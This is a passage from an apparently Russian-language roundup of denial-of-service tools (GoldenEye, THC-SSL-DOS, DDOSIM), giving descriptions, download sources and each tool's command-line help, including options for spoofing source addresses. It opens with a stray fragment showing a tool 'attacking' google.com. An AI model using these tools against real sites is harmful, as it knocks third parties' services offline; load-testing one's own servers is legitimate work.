Copyright (C) MustLive 2010-2013
Site: google.com
Site google.com is attacking by 25 zombie-servers...
1
2
3
4
5
6
7
8
9
```

12. GoldenEye HTTP DoS Tool

[GoldenEye](#) это простой DoS инструмент, который нагружает удаленный HTTP server запросами и пытается занять все доступные соединения. Это прекрасный инструмент для нагрузочного тестирования Web сайта на этапе внедрения, но, по словам специалистов [antiddos.biz](#), абсолютно бесполезный в реальных условиях. И может быть зафильтрован с помощью простого скрипта на сервере. Скачать исходные коды и саму программу можно с [GitHub](#).



```
jseidl@sirius:~/Development/GoldenEye | 1920x15 | pts/6
(2014-01-10 15:46:2)(~/Development/GoldenEye) ./goldeneye.py -h
-----
USAGE: ./goldeneye.py <url> [OPTIONS]

OPTIONS:
Flag                Description                                Default
--workers            Number of concurrent workers                (default: 50)
--sockets            Number of concurrent sockets                (default: 30)
--method             HTTP Method to use 'get' or 'post' or 'random' (default: get)
--debug             Enable Debug Mode [more verbose output]      (default: False)
--help              Shows this help
-----
(2014-01-10 15:46:2)(~/Development/GoldenEye) | (jseidl@sirius:pts/6)
```

13. THC-SSL-DOS

Эта программа для ДДОС (идет в поставке Kali) и отличается от большинства DDOS инструментов тем, что она не использует пропускную способность интернет канала и может быть использована с одного компьютера. THC-SSL-DOS использует уязвимость SSL протокола и способна «положить»

целевой сервер. Если конечно эта уязвимость на нем имеется. Скачать программу можно с сайта [THC](#), либо использовать KALI Linux где этот инструмент уже установлен.

```
root@kali:~# thc-ssl-dos

  _____
 /         \
|           |
|  T H C   |
|  ~ Y X S  |
|           |
 \         /
  _____

http://www.thc.org

Twitter @hackerschoice

Greetingz: the french underground

"the quieter you become, the more you are able

./thc-ssl-dos [options] <ip> <port>
-h          help
-l <n>      Limit parallel connections [default: 400]

root@kali:~#
```

14. DDOSIM — Layer 7 DDoS эмулятор

Этот инструмент создан [Storm Security](#) симулирует DDoS атаку с множества «зомби» компьютеров с случайных IP адресов. Он создает TCP соединения (SYN-SYN/ACK-ACK). Программа работает на application layer (layer 7), что достаточно не обычно. Она также способна симулировать различные типы флуда по протоколам SMTP и TCP flood на различные порты. Программа будет очень полезна для нагрузочного тестирования сервера. Скачать можно с сайта [SourceForge](#).

```

anonymous@anonymous: ~/.ddos-tools/ddosim-0.2
File Edit View Search Terminal Help

# DDOSIM: Layer 7 DDoS Simulator v0.2
# Author: Adrian Furtuna <adif2k8@gmail.com>

Usage: ddosim
        -d IP           Target IP address
        -p PORT         Target port
        [-k NET]        Source IP from class C network (ex. 10.4.4.0)
        [-i IFNAME]     Output interface name
        [-c COUNT]      Number of connections to establish
        [-w DELAY]      Delay (in milliseconds) between SYN packets
        [-r TYPE]       Request to send after TCP 3-way handshake. TYPE
                        can be HTTP_VALID or HTTP_INVALID or SMTP_EHLO
        [-t NRTHREADS]  Number of threads to use when sending packets (
                        default 1)
        [-n]            Do not spoof source address (use local address)
        [-v]            Verbose mode (slower)
        [-h]            Print this help message

anonymous@anonymous: ~/.ddos-tools/ddosim-0.2$

```

